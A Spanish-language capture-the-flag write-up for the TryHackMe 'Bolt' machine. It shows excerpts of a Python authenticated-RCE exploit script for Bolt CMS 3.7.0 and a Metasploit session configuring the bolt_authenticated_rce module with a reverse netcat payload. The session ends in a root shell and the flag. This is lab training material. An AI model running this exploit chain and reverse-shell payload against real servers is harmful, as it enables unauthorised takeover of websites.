
Veamos el script con autenticación y ejecución de comandos


kali@kali: ~ × | root@kali: /home/kali/Desktop/tryhackme/bolt × | root@kali: /home/kali/Desktop/tryhackme ×

```
from termcolor import colored

init()
#pip install -r requirements.txt
print(colored('''
```


```
Pre Auth rce with low credintanl
#Zero-way By @r3m0t3nu11 speical thanks to @dracula @Mr_Hex''','blue'))



if len(sys.argv) != 4:
    print((len(sys.argv)))
    print((colored("[~] Usage : ./bolt.py url username password","red")))
    exit()
url = sys.argv[1]
username = sys.argv[2]
password = sys.argv[3]



request = requests.session()
print((colored("[+] Retrieving CSRF token to submit the login form","green")))
page = request.get(url+"/bolt/login")
html_content = page.text
soup = BeautifulSoup(html_content, 'html.parser')
token = soup.findAll('input')[2].get("value")

login_info = {
    "user_login[username]": username,
    "user_login[password]": password,
    "user_login[login]": "",
     "user_login[_token]": token
   }

login_request = request.post(url+"/bolt/login", login_info)
print((colored("[+] Login token is : {0}","green")).format(token))



aaa = request.get(url+"/bolt/profile")
soup0 = BeautifulSoup(aaa.content, 'html.parser')
token0 = soup0.findAll('input')[6].get("value")
data_profile = {
        "user_profile[password][first]":"password",
        "user_profile[password][second]":"password",
```

Viendo el script podemos ver el enlace a un presunto panel de autenticación, comprobémoslo vía web si es posible acceder, y efectivamente, podemos ver el panel de autenticación, intentaremos entrar con las credenciales bolt:boltadmin123





Probaremos de utilizar metasploit, con las credenciales obtenidas primero buscaremos algún script para bolt

```
msf6 > search bolt

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/webapp/bolt_authenticated_rce  2020-05-07       great      Yes    Bolt CMS 3.7.0 - Authenticated Remote Code Execution
   1  exploit/multi/http/bolt_file_upload         2015-08-17       excellent  Yes    CMS Bolt File Upload Vulnerability


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/bolt_file_upload

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name                Current Setting        Required  Description
   ----                ---------------        --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes       Traversal path from "/files" on the web server to "/root" on the server
   PASSWORD                                   yes       Password to authenticate with
   Proxies                                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT               8000                   yes       The target port (TCP)
   SSL                 false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                    no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI           /                      yes       Base path to Bolt CMS
   URIPATH                                    no        The URI to use for this exploit (default is random)
   USERNAME                                   yes       Username to authenticate with
   VHOST                                      no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux (cmd)
```

Utilizaremos el que hemos visto anteriormente autenticación con RCE, mostramos las opciones del script y estableceremos los parámetros de nuestra maquina victima

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) >
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD ⇒ boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.10.81.228
RHOSTS ⇒ 10.10.81.228
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RPORT 8000
RPORT ⇒ 8000
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME ⇒ bolt
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.14.74.176
LHOST ⇒ 10.14.74.176
msf6 exploit(unix/webapp/bolt_authenticated_rce) > show options

Module options (exploit/unix/webapp/bolt_authenticated_rce):

   Name              Current Setting        Required  Description
   ----              ---------------        --------  -----------
   FILE_TRAVERSAL_PATH  ../../../public/files  yes       Traversal path from "/files" on the web server to "/root" on the server
   PASSWORD          boltadmin123           yes       Password to authenticate with
   Proxies                                  no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.10.81.228           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
   RPORT             8000                   yes       The target port (TCP)
   SSL               false                  no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                  no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI         /                      yes       Base path to Bolt CMS
   URIPATH                                  no        The URI to use for this exploit (default is random)
   USERNAME          bolt                   yes       Username to authenticate with
   VHOST                                    no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.14.74.176     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux (cmd)



View the full module info with the info, or info -d command.
```

Lanzamos el script, y obtenemos una consola como root, ahora buscaremos las banderas y detalles del sistema

```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > run

[*] Started reverse TCP handler on 10.14.74.176:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "fxjah".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file okmxbuod.php.
[+] Used token 47d5a59fbda7879bb53809bd6b to create mbocnvetjj.php.
[*] Attempting to execute the payload via "/files/mbocnvetjj.php?fxjah=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.14.74.176:4444 → 10.10.81.228:46784) at 2024-04-02 16:14:20 -0400
[+] Deleted file mbocnvetjj.php.
[+] Reverted user profile back to original state.

whoami
root
script /dev/null -c bash
Script started, file is /dev/null
root@bolt:~/public/files# ^Z
Background session 1? [y/N]  n
[*] Backgrounding foreground process in the shell session
script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
root@bolt:~/public/files#
```

Dentro de la carpeta home, buscaremos la bandera, y listo, hemos completado la maquina.

```
cd home
root@bolt:/home# ls -la
ls -la
total 288
drwxr-xr-x  3 root root   4096 Jul 18  2020 .
drwxr-xr-x 27 root root   4096 Jul 18  2020 ..
drwxr-xr-x 10 bolt bolt   4096 Jul 18  2020 bolt
-rw-r--r--  1 root root 277509 Jul 18  2020 composer-setup.php
-rw-r--r--  1 root root     34 Jul 18  2020 flag.txt
root@bolt:/home#
```